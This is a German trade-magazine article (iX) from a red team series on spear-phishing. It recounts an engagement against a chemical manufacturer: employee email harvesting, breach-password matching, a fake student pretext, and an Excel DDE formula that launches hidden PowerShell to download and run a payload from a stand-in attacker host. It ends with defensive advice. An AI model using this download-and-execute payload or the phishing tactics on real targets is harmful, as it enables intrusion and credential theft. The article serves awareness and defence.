G0ne Phishing …

Sascha Herzog

Im vierten Artikel der Serie zum Thema „Red Team Assessments“ soll eine der wichtigsten Waffen eines Red Team beleuchtet werden: Spear-Phishing-Kampagnen.

Beim Spear Phishing handelt es sich um eine gezielte und meist individuell auf das Opfer zugeschnittene Variante eines Phishing-Angriffs, der dazu dient, Zugangsdaten abzugreifen oder interne Workstations von Mitarbeitern zu kapern, um von da tiefer in die internen Netzwerke des Ziels vorzudringen.

Die Vorbereitung und Planung ist bei Spear-Phishing-Kampagnen alles. Aus diesem Grund ist wiederum die Sammlung taktisch relevanter Informationen im Vorfeld von entscheidender Bedeutung, die in [1] beschrieben wurde. Wie immer werden wir auch hier Tools, Taktiken und Vorgehensweisen an Hand eines Red Team Assessment genauer beschreiben.

Im folgenden Fall hatten wir den Auftrag herauszufinden, ob und wie leicht es möglich ist, in die ICS-Infrastruktur (Industrial Control Systems; Steuerungsanlagen) eines Kunden aus der chemischen Industrie einzudringen. Dieser stellt äußerst giftige Substanzen für die Agrarwirtschaft her und betreibt mehrere Chemiewerke.

Nach einer kurzen Analyse entschieden wir uns für einen anonymen Angriff aus der Ferne, da er wahrscheinlich der effizienteste Weg sein würde. Damit eine solche Attacke erfolgreich ist, benötigt man einige Zutaten (Abbildung 1; Glossar).

Planung und Durchführung

Besonders wichtig ist es, eine große Anzahl an Mitarbeitern und deren E-Mail-Adressen zu kennen. Zudem sollte man Kenntnisse von der relevanten Infrastruktur, insbesondere von den eingesetzten Client-Technologien (Browser, Mail-Client, Mobiltelefone) der Benutzer haben. Sehr wichtig sind außerdem Informationen zu den eingesetzten Sicherheitsprodukten, die die Endpunkte sichern (Endpoint-Protection, Anti-Spam/-Malware, Next Generation Firewalls, Sandboxing etc.).

An die vielen Mitarbeiter und ihre E-Mail-Adressen kommen wir über eigens entwickelte Tools, die diese Daten einerseits passiv aus öffentlichen Quellen im Internet (Open Source Intelligence, OSINT) und andererseits aktiv über Web-Scraping-Techniken zusammensuchen und in einer CSV-Tabelle ausgeben. Zu den öffentlichen Quellen zählen neben Suchmaschinen so interessante Datenquellen wie „Data Breach“-Archive und Paste-Dumps (zum Beispiel Pastebin).

Bei der aktiven Beschaffung der Mitarbeiterdaten bedienen wir uns neben diverser Social Networks vor allem an den eigenen Webseiten des Zielunternehmens. Dabei akquirieren wir ausschließlich firmenbezogene und keinerlei persönliche Daten der Mitarbeiter und stimmen diese Aktionen falls erforderlich mit Betriebs-/Personalräten ab.

Unser Zielunternehmen brachte monatlich ein Onlinemagazin in PDF-Form heraus, das es an Newsletter-Abonnenten verschickte. Darin waren Neuigkeiten und Geschichten zu Arbeitsbereichen und Mitarbeitern veröffentlicht. Bei einer der letzten Ausgaben hatte die beauftragte Werbeagentur, die das Magazin designte, die tolle Idee, auf dem Titelblatt die Namen aller Mitarbeiter in Form einer hübschen Grafik darzustellen. Nicht nur, dass uns dieses Magazin viele kritische Innenansichten zu Arbeitsbereichen und Mitarbeitern lieferte, es präsentierte zudem noch sämtliche Mitarbeiternamen im Klartext.

Die Newsletter-Falle

Somit hatten wir nun eine große Liste mit Namen, aus der sich anhand der bekannten Syntax VORNAME.NACHNAME@FIRMENNAME.TLD E-Mail-Adressen generieren ließen. Die gewonnenen E-Mail-Adressen prüften wir gegen unsere eigene Sammlung von Data-Breach-Daten und identifizierten Passwörter betroffener Mitarbeiter. Außerdem sendeten wir über temporäre Accounts bei Newsletter-Anbietern sogenannte „Profiler-Mails“ mit harmlosen Inhalten an alle Mitarbeiter. Diese enthielten einen Abmeldelink, der auf eine „Profiler-Webseite“ von uns zeigt.

Bei so vielen E-Mails (oft mehrere Tausend) erhält man auch alle „Bounces“ von alten oder fehlerhaften Adressen zurück. Hinzu kommen die Auto-Responder derjenigen, die sich im Urlaub befinden oder auf Geschäftsreise sind. Circa 10 bis 20 % der Mitarbeiter klicken bei solchen Aktionen (manchmal nach mehrfachem Versenden des gleichen Newsletters) auf den Abmeldelink oder einen anderen Link in unserer „Profiler-Mail“.

Durch dieses „Profiling“ erhalten wir über Kopfzeilen der Bounces, Auto-Responder und durch das sogenannte Browser-Fingerprinting auf unserer Abmeldeseite Daten über verwendete Betriebssysteme, Webbrowser und -Plugins, Mail-Clients, Sicherheitstechnologien, interne Netzwerkinfrastrukturen, externe

Netzwerkkomponenten wie Surf-Proxies, außerdem Informationen über „weiche Faktoren“ wie Schreibstile und E-Mail-Footer der Mitarbeiter.

Zusammen mit den Daten aus einer parallel ablaufenden taktischen Informationsbeschaffung können wir die relevanten Komponenten der Endpoint-Umgebung ziemlich gut in unserem Lab nachbauen. Das tun wir, um sicherzugehen, dass unsere Techniken und verwendete Malware nicht erkannt und blockiert wird.

Auf Mitarbeiter zugeschnittene Geschichten

Zur Sicherheit entwickeln wir, nachdem wir uns besonders geeignete Mitarbeiter als Ziel ausgesucht und über öffentliche Quellen relevante Informationen zu den einzelnen Zielen analysiert haben (OSINT), meist drei bis fünf Geschichten, die exakt auf diese Mitarbeiter zugeschnitten sind. Hierfür benötigt man unterschiedliche voneinander unabhängige Internetinfrastrukturen (Domains, Hostnames, Cloud-Fronts, IP-Adressen, SSL-Zertifikate und so weiter), um mehrere Netze mit doppelten Böden zu haben. Falls also ein Angriff auf ein Ziel fehlschlägt, entdeckt oder blockiert wird, bleiben wir weiterhin anonym und können immer noch zeitversetzt andere Ziele mit anderen Geschichten und Techniken angreifen.

Da eine gute Story über den Erfolg oder den Misserfolg einer Spear-Phishing-Kampagne entscheidet, soll hier nur eine der vier verwendeten Geschichten erzählt werden. Was sich oft bewährt hat und was wir auch in unserem Beispiel verwendeten, ist die „Geschichte vom interessierten Schüler“. Dieser Schüler, der den Leistungskurs Chemie an einem deutschen Gymnasium belegt hat, findet eine gewisse Verfahrenstechnik, die bei der Herstellung von Herbiziden besonders wichtig ist, so interessant, dass er darüber doch glatt seine Facharbeit verfassen möchte. Dafür würde er sich natürlich gerne mit Experten austauschen, die sich vor allem in der Praxis damit auskennen und tagtäglich damit arbeiten. Wie der Zufall so spielt, ist der technische Leiter eines der Chemiewerke unseres Zielunternehmens ein ausgesprochener Experte auf dem Gebiet. Unser Schüler, der die E-Mail-Adresse des Kraftwerksleiters von einem Artikel, den dieser verfasst hat, kennt (OSINT), schickt unserem nichts ahnenden Opfer einfach eine Anfrage, ob er einen kurzen Ausschnitt aus seiner Arbeit beurteilen könnte.

Da es sich bei diesem Ausschnitt um Inhaltsstoffe und Verfahren handelt, hatte der Schüler diese der Einfachheit halber in einem Excel-Dokument berechnet und aufgelistet. Dieses schickte er dem technischen Leiter in seiner E-Mail mit.

Zum Zeitpunkt dieser Red-Team-Kampagne war gerade eine besonders effiziente Möglichkeit der E-Mail-Infektion (erneut) in Mode gekommen, die wir als primären Infektionsvektor wählten: das Ausführen beliebiger Prozesse über das „Dynamic Data Exchange (DDE)“-Protokoll (mehr über dieses Protokoll unter ix.de/ix1809106). Dieses ältere Microsoft-Protokoll diente ursprünglich der Interprozesskommunikation verschiedener Anwendungsprogramme. Damit war es uns möglich, einen Backdoor-Agenten in Form von PowerShell-Code nur über das Öffnen eines Excel-Dokuments auf dem Rechner des Opfers auszuführen. Das Opfer musste dafür unter Umständen zwar noch einen Office-Sicherheitsdialog bestätigen, der aber im Kontext von Excel und den angeblichen Verfahrensberechnungen legitim aussah (Abbildung 2).

Glossar

E-Mail Collection: Sammeln unternehmensinterner E-Mail-Adressen

Passive Profiling: Erkennen der technischen, personellen und betrieblichen Umgebung des Ziels mit rein passiven Mitteln (OSINT/passive Reconnaissance)

Active Profiling: Erkennen der technischen, personellen und betrieblichen Umgebung des Ziels mit aktiven Mitteln (Versenden von E-Mails, Netzwerkscans et cetera)

Website Recon: Aufklärung über ein Ziel anhand von Informationen auf Websites des Zielunternehmens, seiner Tochtergesellschaften, Partner und Dienstleister


Story Planning: Planung der Social-Engineering-Rahmengeschichten anhand der gesammelten Informationen und Erstellung der Phishing-Vorlagen

Social Media Recon: Aufklärung über ein Ziel anhand von Informationen auf Social-Media-Communitys


Building C&C Infrastructure: Aufbau einer stabilen, anonymen und resistenten Kommando- und Kontrollinfrastruktur

Internal Testing: Qualitätssicherung und -kontrolle durch interne Tests der Vorlagen und der Infrastruktur


Conduction of Phishing Scenarios: Durchführung der einzelnen Phishing-Angriffe, Dokumentieren der Ergebnisse und (unter Umständen) leichte Anpassungen der Szenarien nach Bedarf



Eine sorgfältige Vorbereitung und vor allem das Beschaffen der Informationen ist die halbe Miete des Angriffs (Abb. 1).



Der zu bestätigende Sicherheitsdialog war im vorliegenden Fall kein Hindernis, da er in einem solchen Zusammenhang plausibel ist (Abb. 2).



Die fingierte Mail diente als Köder für den technischen Leiter (Abb. 3).

Der Code, den wir in eine Zelle des Excel einbetteten, sah ungefähr so aus:

```
=MSEXCEL|'\..\..\..\Windows\System32\cmd.exe /
    /cpowershell.exe -w hidden $e=(New-Object /
        System.Net.WebClient).DownloadString /
            (\"http://attackerserver.tld/ /
                payload.b64\");powershell /
                                -e $e'!Z378
```

Abbildung 3 zeigt die von einem fingierten Freemail-Account von uns verfasste E-Mail an den technischen Leiter.

Sinnvoll ist es, eine solche E-Mail am Abend zu versenden, sodass das Opfer gleich am Vormittag des Folgetages, idealerweise sehr früh, den Backdoor-Agenten ausführt. Dadurch bleibt dem Angreifer der gesamte restliche Tag, um sich um die „User Persistence“, eventuelle „Privilege Escalations“ und das „Lateral Movement“ zu kümmern (alle diese Techniken – das Verweilen des Eindringlings und das Ausbreiten im System – beschreibt der nächste Teil der Artikelserie in *iX* 10/2018).

Die Tür ist offen

Als sich um 8:48 Uhr unser Backdoor-Rückkanal bei unserem „Command & Control“-Server meldete und uns eine Reverse-Shell zurückgab [2], wussten wir, dass der technische Leiter den Köder geschluckt hatte und wir die Sicherheitsmechanismen erfolgreich umgehen konnten. Das Dokument, das man als Köder verwendet, sollte sinnvolle Nutzdaten beinhalten, damit das Opfer keinen Verdacht schöpft.

Da wir bis zu diesem Zeitpunkt komplett anonym und mit einem Freemail-Account arbeiteten, hätten wir bei einem Fehlschlag gleich die nächste Geschichte mit einer anderen Zielperson und Technik ausprobieren können. Insgesamt hatten drei der vier Geschichten und Techniken, die wir für diesen Kunden in diesem Red Team Assessment erstellt hatten, Erfolg und wir hatten somit in der Folge weitreichende Zugänge in fast alle internen Netzwerkbereiche.

Mitarbeiter sensibilisieren

Wie ein solcher erfolgreicher Einbruch weiter ausgeführt wird, schildern wir in der nächsten *iX*.

Um sich vor solchen und ähnlichen Angriffen zu schützen, hilft nur Awareness. Dabei geht es darum, Mitarbeiter, Partner und Dienstleister durch regelmäßige Übungen und weitere Maßnahmen wie Schulungen zu sensibilisieren, um einen „Breach“ oder die Herausgabe interner Daten an unautorisierte Personen zu vermeiden. Bei Warnmeldungen wie den oben gezeigten sollte dann zukünftig jeder Mitarbeiter alarmiert sein und die IT-Sicherheit einschalten, ohne den OK-Button zu drücken.

Neben den personellen Maßnahmen sollten auch die organisatorischen Prozesse (wie Incident Response) und die eingesetzten Technologien in einem sinnvollen Maße angepasst werden. So lässt sich die Ausführung von Code über DDE durch eine entsprechende Gruppenrichtlinie verhindern (wie das funktioniert, ist unter ix.de/ix1809106 nachzulesen). (ur@ix.de)

Sascha Herzog

ist technischer Geschäftsführer und Penetrationstester bei der NSIDE ATTACK LOGIC GmbH in München.

Literatur

[1] Sascha Herzog; Awareness; Gesammeltes Wissen; Red Teaming: Taktische Informationsbeschaffung; *iX* 4/2018, S. 92

[2] Sascha Herzog; Awareness; Mit allen Mitteln; Sicherheitstests: Angriffe auf Technik und Mensch; *iX* 2/2018, S. 78

iX-Awareness-Wettbewerb 2018

iX schreibt zum zweiten Mal Preise für Maßnahmen zur Verbesserung der Security-Awareness aus. Es geht dabei wie im Vorjahr um die Sensibilisierung für Sicherheitsprobleme in Ihrer Firma, Behörde oder Bildungseinrichtung. Und zwar um real stattgefundene Kampagnen, nicht nur um Pläne oder Ideen. Uns interessiert auch die Resonanz darauf: Gab es Änderungen des Verhaltens, was den Umgang mit bestimmten Aspekten von IT-Sicherheit angeht. Gab es Lob oder Kritik?

Bitte schicken Sie bis zum 31. August 2018 eine E-Mail an post@ix.de mit dem Betreff „Awareness-Kampagne 2018“. Beschreiben Sie Art, Umfang und Dauer der Maßnahme sowie Ihre Rolle dabei. Und natürlich den vollständigen Firmennamen nebst Abteilung und Funktion. Wenn möglich, hängen Sie auch ein Foto oder einen Screenshot zur Illustration Ihrer Awareness-Maßnahme an.

Die besten drei Ideen werden auf den Internet Security Days 2018 (20.–21. September 2018, Phantasialand Brühl) vorgestellt. Die Gewinner sind dazu zum kostenlosen Konferenzbesuch eingeladen. Außerdem vergeben wir wertvolle Sachpreise: ein 3er-Set des Deco M9 Mesh WLAN von TP-Link, eine AVM Fritz!Box 7590 mit Powerline-Erweiterung und den LANCOM 883 VoiP-Router.

Jürgen Seeger

Alle Links: ix.de/ix1809106